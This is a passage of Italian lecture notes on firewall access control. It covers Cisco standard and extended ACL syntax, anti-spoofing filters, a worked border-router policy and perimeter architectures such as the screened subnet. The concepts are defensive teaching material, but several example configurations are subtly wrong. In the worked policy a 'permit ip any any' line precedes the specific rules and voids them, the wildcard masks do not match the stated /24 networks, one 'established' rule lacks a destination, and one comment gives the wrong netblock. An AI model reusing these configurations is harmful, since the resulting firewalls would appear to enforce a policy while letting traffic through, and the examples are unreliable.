Ma come si implementa tutto ciò sui router/firewall? Tutti i dispositivi che abbiamo di *security enforcement* (cioè dispositivi che devono far *rispettare* dei criteri) devono obbligatoriamente supportare il meccanismo principe del controllo degli accessi, ovvero, le ACL (le capability list NO, non si usano più!). A che servono le ACL su un firewall? Servono a proteggere gli oggetti/interfacce che sono i punti di ingresso ai domini di sicurezza, verificando le attribuzioni (passare o non far passare), così che si effettua un vero e proprio **filtraggio dei pacchetti** (che diventano, così, i nostri soggetti). Quindi questa situazione la posso implementare come ACL su tutti i dispositivi di security enforcement (come sugli switch - ma sugli switch è poco comune - , sui router e sui firewall). L'insieme di tutte le ACL costituisce la matrice di Lampson, cioè la politica di controllo degli accessi. Cosa succede quando un pacchetto arriva su un'interfaccia di un firewall (cioè quando

arriva su di un oggetto)? Viene effettuata una ricerca nella ACL, vedendo se esiste una regola, e se c'è una regola che mettta questo soggetto, si decide cosa fare: lo si fa passare o non lo si fa passare. Questo controllo, però, lo si può applicare in due differenti direzioni (quindi ho due diverse ACL) cioè quando il pacchetto entra nell'oggetto (interfaccia) o quando esce (esempio: nel passare da un dominio di sicurezza ad un altro). Le ACL possono essere implementate sia al livello di collegamento, sia al livello di rete, e sia al livello di trasporto (quindi si può effettuare un controllo su base MAC, IP o PORTA). Le politiche della ACL possono essere anche implementate a livello di data e orario (esempio: una organizzazione di notte decide di chiudere tutto il traffico in uscita...).

### 2.2.1 La sintassi delle ACL

Le ACL (Access Control List) sono una lista di istruzioni da applicare alle interfacce di un router allo scopo di gestire il traffico, filtrando i pacchetti in entrata e in uscita. Una caratteristica importante delle ACL è la **ricerca lunga**, ovvero le ACL vengono elaborate dal router/firewall in maniera sequenziale in base all'ordine in cui sono state inserite le varie clausole (quando si scrivono le ACL è importante l'ordine). Appena un pacchetto soddisfa una delle condizioni, la valutazione si interrompe e il resto delle ACL non viene preso in considerazione. Il pacchetto viene quindi inoltrato o eliminato secondo l'istruzione eseguita (figura 21). Se il pacchetto non soddisfa nessuna delle condizioni viene scartato (si considera che alla fine di un ACL non vuota ci sia implicitamente l'istruzione `deny any any` ovvero nega tutto). Per il modo in cui vengono eseguite le ACL (in sequenza) occorre inserire le condizioni più restrittive all'inizio.




Figura 21

Esistono tanti vendori di apparati di rete, ed ognuno di essi implementa la sua interfaccia, ed è quindi difficile avere uno standard, anche se però esistono delle soluzioni di riferimento. Uno dei primi vendori, CISCO System, ha introdotto una sintassi che troviamo un po su tutti gli apparati (anche se con piccole varianti). Le ACL in tecnologia Cisco System hanno un nome oppure un numero. Quindi possiamo avere due diverse ACL per una interfaccia (una per l'entrata e una per l'uscita). Qual è la sintassi? Innanzitutto partiamo col dire che esistono due tipi di ACL: le **ACL standard** e le **ACL estese**. Entrambi i tipi sono contraddistinti da un numero che raggruppa le sue istruzioni.

**ACL standard** Le **ACL standard** possono venire identificate da un numero compreso tra 1 e 99 (*access-list number*). Come tutte le ACL, comprendono una parte descrittiva e una decisionale, ma le possibilità espressive sono molto limitate e vengono normalmente impiegate al fine di descrivere range di IP in istruzioni. La sintassi è la seguente:

```
access-list [access-list number] [decisione] [ip_sorgente] [wildcard  
mask] [log]
```

Le *decisioni* possibili sono `permit` e `deny` (permetti l'accesso se le condizioni sono soddisfatte oppure nega l'accesso se le condizioni sono soddisfatte). La parte descrittiva, effettivamente stringata, permette di descrivere solo l'indirizzo (o un gruppo di indirizzi) di origine del pacchetto. L'aspetto fondamentale delle ACL standard è che il controllo viene esclusivamente effettuato sull'indirizzo sorgente (*ip\_sorgente*). Nel caso si tratti di un solo indirizzo, basta scrivere l'IP in questione. Se invece si tratta di un gruppo di indirizzi, bisogna scrivere l'indirizzo IP iniziale seguito dalla *wildcard mask* (ovvero maschere in formato “dotted mask inverso”, es. 0.0.0.255 equivale a /24) che descrive quanti IP successivi verranno coinvolti. Nel caso si desideri invece descrivere qualsiasi pacchetto, basta utilizzare la parola chiave `any`. Il campo `log` (opzionale) attiva i messaggi di log.

Ecco un **esempio**: *L'ACL che segue permette la comunicazione da parte del network 192.168.0.0 255.255.255.0, eccezion fatta per 192.168.0.5.*

```
access-list 5 deny 192.168.0.5  
access-list 5 permit 192.168.0.0 0.0.0.255  
access-list 5 deny any
```

Si noti come l'ordine delle istruzioni sia “essenziale” ai nostri scopi.

#### **ACL estese**

Le **ACL estese**, invece, sono la seconda generazione di Access Control List e sono identificate dai numeri da 100 a 199 (*access-list number*). I blocchi della sintassi sono i medesimi, ma le possibilità descrittive sono molto più potenti. Qui infatti è possibile descrivere un pacchetto con: IP di origine, IP di destinazione, protocollo, porta di origine, porta di destinazione e, ove applicabile, tipo di messaggio. La sintassi è la seguente:

```
access-list [access-list number] [decisione] [protocollo] [ip_sorgente]  
[wildcard mask] [porta_sorgente] [ip_destinazione] [wildcard mask]  
[porta_destinazione] [tipo_messaggio] [established] [log]
```

Le *decisioni* sono sempre `permit` e `deny`. Per quanto riguarda la parte descrittiva, bisogna fare una piccola premessa. *Protocollo*, *indirizzo sorgente* e *indirizzo destinazione* sono gli elementi essenziali. Gli altri possono essere facoltativi o inficiati dalla selezione del protocollo. TCP e UDP contemplano il multiplexing delle porte e abilitano *porta\_sorgente* e *porta\_destinazione*, mentre ICMP non prevede porte ma abilita la selezione del tipo di messaggio. Il campo *protocollo* indica il protocollo di comunicazione (es. IP, TCP, UDP, ICMP, etc...). nel campo *porta\_sorgente/porta\_destinazione* si può indicare una porta di preciso, basta far precedere l'operatore relazionale `eq` (equal) prima del numero di porta desiderata, oppure `lt` (less than) per indicare tutte le porte inferiori ad essa, oppure `gt` (greater than) per indicare tutte quelle superiori, oppure `neq` (not equal) per la negazione, oppure con la parola chiave `range` invece, si indica che seguiranno due numeri di porta e che il match avverrà nell'intervallo descritto. Con il campo *tipo messaggio*, ove previsto dal protocollo, si può indicare il tipo di messaggio. Nel caso in cui il protocollo sia ICMP, alcuni dei possibili valori sono `echo`, `echo-reply`, `destination-unreachable` etc... NOTA: nella descrizione degli indirizzi di origine e di destinazione, quando è necessario indicare un solo IP preciso, al contrario di quanto accade nelle ACL standard, questo deve essere preceduto dalla parola chiave `host`. Il campo *established* (opzionale) si utilizza solo con il protocollo TCP: indica una “established connection”. Il controllo viene effettuato solo se il datagramma ha settato il bit di ACK o RST, mentre non ci sono controlli sul pacchetto iniziale per stabilire la connessione. Il campo `log` è opzionale.

Ecco un **esempio**: *creiamo una ACL che permetta alla network 192.168.0.0 255.255.255.0 di accedere a qualsiasi indirizzo verso TCP/80, e che permetta i ping verso 80.80.80.80.*

```
access-list 105 permit TCP 192.168.0.0 0.0.0.255 any eq 80
```

```
access-list 105 permit ICMP 192.168.0.0 0.0.0.255 host 80.80.80.80 echo
access-list 105 deny IP any any
```

Una caratteristica delle ACL estese è quella della stateful inspection. Con la stateful inspection possiamo capire se un pacchetto TCP fa parte di una sessione di comunicazione preesistente. In questo modo è facile capire se dei dati che si presentano ad un'interfaccia facciano parte di una sessione cominciata nel senso opposto. La clausola established a fine regola identifica tutte le connessioni TCP che hanno superato la fase di setup, ovvero la 3-way handshake, permettendo di bloccare tutto il traffico in arrivo dall'esterno, ad eccezione del traffico TCP di ritorno, dovuto ad una sessione TCP iniziata precedentemente dall'interno. Ecco un **esempio**:

```
access-list 110 permit tcp any any established
```

Per eliminare una ACL bisogna utilizzare il comando:

```
no access-list [access-list number]
```

Una volta definite le condizioni si deve applicare la ACL all'interfaccia desiderata, secondo la seguente sintassi:

```
interface ethernet [numero interfaccia]
```

```
ip access-group [access-list number] [direzione]
```

dove **access-list-number** indica il numero della ACL, mentre **direzione** può assumere il valore **in** oppure il valore **out** e specifica se la ACL va applicata all'interfaccia in entrata o in uscita. Una ACL in input fa sì che il router applichi prima la ACL e poi effettui il routing, mentre in output prima il routing e poi la ACL. Se non è specificato, per default è **out**.

Dove si inseriscono le ACL? Nel punto più vicino alle entità da proteggere, definendo così le dimensioni del dominio di sicurezza (più grande è peggio è, meglio se piccolo). Le ACL standard vanno posizionate quanto più vicino possibile alla destinazione, mentre le ACL estese quanto più vicino alla sorgente. E' utile, quindi, avere delle gerarchie di firewall. Esempio: in una grande organizzazione possiamo avere due firewall perimetrali che hanno lo scopo di essere una prima barriera di difesa controllando grossolanamente il traffico di rete, poi possiamo avere varie reti interne che gestiscono ciascuno delle risorse, e ogni rete può avere un proprio firewall per un controllo più approfondito.




Figura 22

## 2.3 Spoofing dell'indirizzo IP

Il miglior modo per fare attacchi è anonimizzarsi; ma come ci si anonimizza? cambiando il proprio indirizzo IP con uno fasullo. Possiamo cambiare l'indirizzo IP nell'header di un pacchetto. C'è una soluzione per combattere lo spoofing dell'indirizzo IP? Si e No: quando ci arriva un pacchetto con un indirizzo IP è impossibile stabilire se quell'IP è falso, lo tratterò sempre come un IP autentico. L'unico modo per bloccare tutto ciò è a monte: cioè è compito dell'amministratore di sicurezza del dominio che è proprietario di quell'indirizzo. Ovvero l'amministratore essendo il proprietario del dominio conosce quali sono i suoi indirizzi e quindi nell'ottica di applicare una politica anti-spoofing dovrebbe bloccare gli indirizzi IP uscenti dalla propria rete che non appartengono al suo intervallo di IP noti applicando una semplice ACL (questa politica è definita da un RFC 2827 del 2000). Per combattere questo tipo di spoofing a livello globale tutti gli amministratori di rete dovrebbero applicare il filtro in uscita, ma basta che solo qualcuno non lo fa (come succede nella realtà) per rendere inutile questo tipo di difesa. Lo spoofing in ingresso può essere comunque applicato in questo modo: basta impostare una serie di regole che vietino il passaggio dall'esterno verso l'interno della rete aziendale di pacchetti IP *che abbiano come indirizzo IP sorgente quello di una macchina interna*.

Ecco un **eSEMPIO:** scrivere una ACL che applica all'interno della rete avente netblock 165.21.0.0/16 un anti-spoofing in ingresso ed in uscita.

### Anti-Spoofing in ingresso

```
// Blocca il traffico proveniente dall'esterno avente indirizzi sorgente interni, cioè appartenenti alla rete 165.21.0.0/16 (sono i miei indirizzi interni!):  
  
access-list 110 deny ip 165.21.0.0 0.0.255.255 any log  
access-list 110 permit ip any any
```

### Anti-Spoofing in uscita

```
// Blocca il traffico uscente avente indirizzi IP sorgente che non appartengono alla mia rete 156.21.0.0/16:  
  
access-list 111 permit ip 165.21.0.0 0.0.255.255 any  
access-list 111 deny ip any any log
```

## 2.4 Esempio di definizione di una semplice politica di controllo accessi

Creare una ACL che:

1. Consenta in uscita la fruizione di tutti i servizi TCP (www, e-mail, telnet, etc...).
2. Permetta in ingresso solo l'accesso ad un numero estremamente limitato di servizi TCP (e-mail, www, file).
3. Consenta in ingresso il solo traffico relativo alle sessioni aperte dall'interno (attenzione al protocollo FTP).
4. Consenta il "Ping" e il comando "Traceroute" dall'interno e non dall'esterno.
5. Consenta in maniera controllata i meccanismi DNS.

Il filtraggio tramite ACL è praticabile su qualsiasi dispositivo di confine. In questo esempio è efficace agire a livello del “border router”, che separa i due domini di sicurezza (inside ed outside) e su cui è possibile applicare in maniera centralizzata i flussi di traffico che attraversano i due domini. In questo esempio bastano solo due ACL (la AC 110 e la AC 111) da applicare rispettivamente in ingresso ed in uscita.




Figura 23

Per quanto riguarda il punto 1 bisogna fare in modo che qualsiasi connessione TCP in uscita dalla nostra rete interna è consentita senza nessuna restrizione. Per fare ciò la ACL sarà:

```
access-list 111 permit TCP 192.168.1.0 0.255.255.255 any
access-list 111 deny IP any any
```

Per il punto 2 e 3 bisogna permettere l'accesso interno ai soli hosts erogatori di servizi; inoltre va consentito il traffico in ingresso a ritroso (da outside a inside) solo se relativo a connessioni già aperte dall'interno (established) facendo attenzione al protocollo FTP che ha un comportamento asimmetrico in quanto a differenza di altri protocolli come per esempio HTTP, utilizza due connessioni separate per gestire comandi e dati. Un server FTP generalmente rimane in ascolto sulla porta 21 TCP a cui si connette il client. La connessione da parte del client determina l'inizializzazione del “canale comandi” attraverso il quale client e server si scambiano comandi e risposte. Lo scambio effettivo di dati, però, (come per esempio un file) richiede l'apertura del “canale dati” da parte del server sulla porta 20. Per fare ciò la ACL sarà:

```
// Applico, innanzitutto, un anti-spoofing in ingresso bloccando tutto il
traffico proveniente dall'esterno avente indirizzi sorgente interni, cioè
appartenenti alla rete 192.168.1.0/24 (sono i miei indirizzi interni!):
access-list 110 deny ip 192.168.1.0 0.0.255.255 any log

access-list 110 permit ip any any

// Adesso concedo le connessioni TCP in ingresso solo verso i servizi
ufficiali (HTTP, SMTP, FTP):
access-list 110 permit TCP any host 192.168.1.1 eq 80
access-list 110 permit TCP any host 192.168.1.1 eq 20
access-list 110 permit TCP any host 192.168.1.1 eq 25

// ftp:
access-list 110 permit TCP any eq 20 192.168.1.0 0.0.0.255 gt 1023
```

```
// Adesso consento solo il traffico TCP di ritorno da sessioni aperte
precedentemente dall'interno:
access-list 110 permit TCP 192.168.1.0 0.0.255.255 established
```

Per il punto 4 bisogna garantire la funzionalità del comando “ping” esclusivamente iniziato dall’interno consentendo in ingresso solo i messaggi ICMP di tipo *echo reply* in risposta a quelli ICMP di tipo *echo request* inviati dall’interno. Il ping iniziato dall’esterno, invece, deve essere inibito bloccando tutti i pacchetti ICMP di tipo *echo request* provenienti dall’esterno.

Inoltre, sempre per il punto 4, bisogna garantire la funzionalità del comando “traceroute” che è esclusivamente iniziato dall’interno, consentendo, quindi, di far passare in ingresso i relativi messaggi ICMP di tipo *time exceeded* e di tipo *port unreachable*. Il “traceroute” iniziato dall’esterno è proibito.

Per fare tutto ciò la ACL sarà:

```
// Qui viene consentito l'ingresso dei pacchetti ICMP di tipo echo-reply,
time-exceeded e unreachable

access-list 110 permit icmp any 192.168.1.0 0.0.0.255 echo-reply
access-list 110 permit icmp any 192.168.1.0 0.0.0.255 time-exceeded
access-list 110 permit icmp any 192.168.1.0 0.0.0.255 unreachable

// Qui vengono consentiti in uscita i pacchetti ICMP di tipo echo-request
(ping)

access-list 111 permit icmp 192.168.1.0 0.0.0.255 any echo-request

// Qui viene consentito in uscita i pacchetti UDP (traceroute)

access-list 111 permit udp 192.168.1.0 0.0.0.255 gt 1023 any gt 1023
```

Per il punto 5 bisogna garantire il funzionamento del DNS permettendo di far transitare (pacchetti UDP) sia le richieste DNS che le risposte DNS in entrambe le direzioni, sulla porta 53. Ecco le ACL:

```
// Risposte o richieste DNS al resolver interno:
access-list 110 permit udp any host 192.168.1.1 eq 53

// Zone transfers:
access-list 110 permit tcp host 172.16.1.1 host 192.168.1.1 eq 53

//Server to server queries:
access-list 111 permit udp host 192.168.1.1 eq 53 any eq 53
```

## 2.5 Strategie per il controllo degli accessi

Adesso mostriamo le componenti di base delle architetture per il controllo accessi. Per architettura si intende come è strutturata la rete di nostro interesse ed esistono dei template architetturali di base che ci possono dare una guida su come strutturare la rete in modo da garantire un buon controllo e un buon grado di sicurezza. Queste architetture si basano su concetti di tipo strategico: si parte dal concetto di **privilegio minimo (least privilege)** in cui si concede il minimo privilegio possibile; poi vi è il concetto di **punto di strozzatura (choke point)** che permette di ridurre il più possibile la superficie di attacco; poi c'è il concetto di ridondanza introdotto nella **difesa in profondità (defense in depth)**; infine uno dei criteri fondamentali è il concetto di rinforzare l'**anello più debole della catena (weakest link)**. Vediamone in dettaglio una per volta:

- **Privilegio minimo (least privilege):** il concetto di least privilege è la strategia principe del security enforcement e si basa sul principio del “need to know” in cui ad ogni oggetto da controllare (una rete remota, un utente, un programma, etc..) vanno garantiti solo i privilegi necessari e sufficienti per compiere uno specifico task. Molti dei problemi che possiamo riscontrare è che questa regola spesso è applicata nel modo sbagliato. In realtà non è molto semplice applicare questa regola, soprattutto per quanto riguarda l'individuazione degli utenti sui quali bisogna fare security enforcement.
- **Difesa in profondità (defense in depth):** la strategia di base di questo concetto è quella di non dipendere da un solo meccanismo di sicurezza; per quanto questo possa essere solido, non possiamo affidare la sicurezza di un'infrastruttura semplicemente ad un dispositivo di security enforcement, in quanto questo singolo punto di difesa potrebbe essere violato o avere dei problemi e compromettere l'intera rete. Diventa, quindi, interessante introdurre il concetto di ridondanza attraverso un aumento dei punti di controllo, come ad esempio con l'introduzione di più firewall o più router, creando diversi livelli di protezione; se un livello viene compromesso, i rimanenti continueranno a garantire la protezione dell'asset interessato; inoltre questa stratificazione crea una catena di molteplici punti di difesa che si coordinano per prevenire gli attacchi.
- **Punto di strozzatura (choke point):** la logica di questa strategia è quella di forzare gli attaccanti ad utilizzare uno specifico canale di accesso sufficientemente facile da controllare, allo scopo di minimizzare la superficie di attacco, portandola ad un solo punto di controllo; questo rende la sorveglianza della struttura abbastanza semplice. Utilizzare questa strategia ha sicuramente dei vantaggi di tipo gestionale, perché si ha un solo punto di controllo su cui focalizzarsi, ma lo svantaggio è che se il choke point si guasta allora l'infrastruttura è completamente compromessa.
- **L'anello più debole (weakest link):** la logica di questa strategia è che in presenza di multipli punti di security enforcement che lavorano in logica annidata (catena di security enforcement) bisogna ricordarsi che “la catena è forte quanto il suo anello più debole”, per cui assume notevole importanza l'individuazione ed il rafforzamento dell'anello più debole della catena (quindi non bisogna sottovalutare nessun componente della catena di sicurezza).

## 2.6 Architetture per il controllo degli accessi

I modelli di architettura per il controllo degli accessi che si possono realizzare si dividono in due grandi categorie:

- Gli **schemi single-box**, basati sulla strategia del choke point. Questi schemi prevedono due architetture: **dual-homed host** e **screening router**.
- Gli **schemi multi-box**, basati sulla strategia di difesa in profondità. Questi schemi prevedono due architetture: **screened host** e **screened subnet**.

Vediamole in dettaglio singolarmente:

- Le architetture **single box** hanno sia dei vantaggi che dei svantaggi. Tra i vantaggi troviamo che queste architetture sono facili da configurare (anche se richiedono un'attenta pianificazione), e che sono estremamente economiche. Tra gli svantaggi, invece, troviamo che la sicurezza di queste architetture dipende soprattutto dal choke point (che diventa un single point of failure).
  - **Dual-homed host:** il primo esempio di architettura single box è l'architettura dual-homed host, realizzata attraverso una macchina dotata di due schede di rete (due interfacce, ognuna con un IP differente) che si collegano a segmenti di rete differenti; questa macchina, però, non fa da routing tra un segmento e l'altro, evitando che i pacchetti vengano direttamente instradati da una rete all'altra. La comunicazione tra dominio interno e dominio esterno avviene solo ed esclusivamente attraverso la mediazione di questo host dual-homed.




Figura 24

Questo aspetto garantisce un livello di controllo estremamente alto, che però si ripercuote in maniera non banale dal punto di vista prestazionale. Un altro elemento importante è che la comunicazione tra rete interna e rete esterna la si può controllare a pieno, anche se, avendo un unico punto di contatto fra due domini che non si parlano a livello di rete, diventa difficile fare in modo che utenti che sono su due domini distinti possano cooperare, a meno che non venga utilizzata un'applicazione comune messa sul dual-homed host stesso. Questa applicazione diventa l'unico modo che hanno questi utenti per condividere dati e cooperare. Se si vogliono realizzare dei servizi più evoluti, i due domini possono essere interconnessi in **modalità proxy**. Operando in modalità proxy, riusciamo a garantire servizi di rete dalla rete interna verso l'esterno senza che ci sia un effettivo interscambio di pacchetti dalla rete interna a quella esterna. Tra gli svantaggi di questo tipo di architettura troviamo che un host con due interfacce è meno sicuro rispetto ad un router o un firewall (ad esempio agli attacchi DoS); un altro svantaggio è che per fornire dei servizi richiesti dall'interno, è necessario che gli utenti si colleghino alla macchina, nel senso che devono avere un'autenticazione su quella macchina; inoltre fare ricorso alla logica del proxying non sempre è possibile per tutti i servizi, inoltre se vogliamo fornire servizi all'esterno la cosa diventa ancora più complicata, perché i servizi devono girare per forza sull'host dual-homed che diventa, così, la macchina esposta, ed è altamente sconsigliabile perché diventa vulnerabile tutta la rete interna. Un dual homed host non è un firewall ma una macchina che isola due domini di rete differenti e, attraverso meccanismi di tipo applicativo, è in grado di far cooperare i due domini. Non essendoci un contatto diretto tra due domini di rete differenti, è necessaria la presenza di una macchina (**proxy**) che è presente su entrambi i domini e fa da mediation device, cioè intercetta tutte le richieste di servizio, le valida, e se rispettano certe regole vengono rigirate alla destinazione legittima. La risposta del server viene inviata al proxy server che la rigira al client, agendo da intermediario quasi trasparente tra gli host interni ed il mondo esterno. Tipicamente, questo host è in grado di sviluppare una cache di grandi dimensioni, e non fa solo security enforcement ma è anche in grado di sviluppare funzionalità di web caching acceleration. Il proxy ha vantaggi non banali, infatti ci permette di loggare molto efficientemente le transazioni che passano. Un altro aspetto molto interessante è che un proxy è in grado di consentire nativamente meccanismi di content filtering. Inoltre in questo tipo di architettura non è detto che bisogna utilizzare un singolo proxy ma si potrebbe aver bisogno di diversi

server per ogni tipo di servizio. Il proxy, però, introduce un delay non banale, che per servizi che richiedono una forte interattività diventa una limitazione. Il concetto di proxy dà una visione pressappochista della sicurezza, in quanto un server che opera in modalità proxy, non è in grado di proteggere il dominio di sicurezza interna da eventuali debolezze presenti a livello protocollare.

- **Screening router:** il secondo esempio di architettura single box è l'architettura screening router, in cui è possibile utilizzare un router oppure un firewall che funge da screening (controllo) al posto dell'host. Questa soluzione, anche se è del tipo single box, ci garantisce l'istradamento di pacchetti da una rete all'altra, e le due reti si vedono realmente ma in maniera controllata bloccando o autorizzando il passaggio dei pacchetti in ragione delle specifiche policy di sicurezza implementate.




Figura 25

Questo tipo di soluzione è quella più economica e comune possibile, in cui la sicurezza dell'intero dominio si basa su un singolo componente perimetrale ed è utile adoperarla quando la rete da proteggere ha già un buon grado di sicurezza. Uno dei maggiori problemi è che in architetture di questo tipo abbiamo un solo oggetto su cui realizzare i controlli (choke point), quindi una volta che lo screening firewall o router viene compromesso, la sicurezza di tutto il dominio è messa in pericolo.

- Tra le architetture **multi-box** troviamo:

- **Screened host:** l'architettura screened host si colloca in posizione intermedia tra lo screening router e il dual-homed host. Infatti in questa architettura lo screening router permette agli host esterni ed interni di comunicare solo con uno specifico host della rete interna che è reso particolarmente sicuro tale da poter essere esposto: esso è chiamato **bastion host**.




Figura 26

Tutto l'enforcement delle politiche di sicurezza è affidato alla combinazione efficiente di bastion host e di screening router. Il ruolo del bastion host è strategico, infatti esso è l'unico nodo della rete interna in grado di fare traffico verso la rete esterna e ricevere traffico dalla rete esterna; inoltre gli host interni vedono la rete esterna solo attraverso i servizi proxy offerti dal bastion host che è in grado di realizzare meccanismi di caching. In questo tipo di

architettura abbiamo due single point of failure, che sarebbero entrambi i security enforcement devices. L'architettura Screened Host diventa appropriata quando le macchine interne sono sicure e le connessioni dall'esterno che devono interessare il bastion host sono poche. Un bastion host, tipicamente, deve offrire solo i servizi necessari per accedere ad Internet e quelli che devono essere offerti dall'esterno, e niente altro. Può fornire servizi proxy come http, socks, e fare anche content filtering. Un'architettura screened host, in termini di vulnerabilità, presenta degli elementi critici, il più critico dei quali è il bastion host perché diventa la macchina più vulnerabile ed esposta ad attacchi. Il problema principale di questa architettura è che in architetture di questo tipo fra il bastion host e la rete interna non ci sono difese, quindi se si riesce ad attaccare il bastion host si riesce ad entrare nelle reti interne, rendendo necessario aumentare i punti di controllo e flitragio.

- **Screened subnet:** questa architettura aggiunge un livello extra di sicurezza all'architettura screened host creando una rete, detta rete perimetrale che avrà la funzione di isolare il dominio inside dal dominio outside e può essere considerata come una specie di DMZ. Questo tipo di architettura risolve completamente i problemi legati al fatto che possa essere compromesso o il bastion host o lo screening router esterno. Si hanno, dunque, due screening router, uno situato tra la rete perimetrale e la rete interna, mentre l'altro è situato tra la rete perimetrale e la rete esterna (per compromettere il dominio vanno compromessi entrambi i router). Le cose si complicano a livello di configurazione perché abbiamo due punti di enforcement delle politiche di sicurezza.




Figura 27

Questo modello architettonico lo posso specializzare, potrei avere più reti interne, ognuna di queste avrà uno screening router indipendente che la protegge isolandole dall'esterno e che le fa affacciare a una rete perimetrale unica che funge da dorsale.

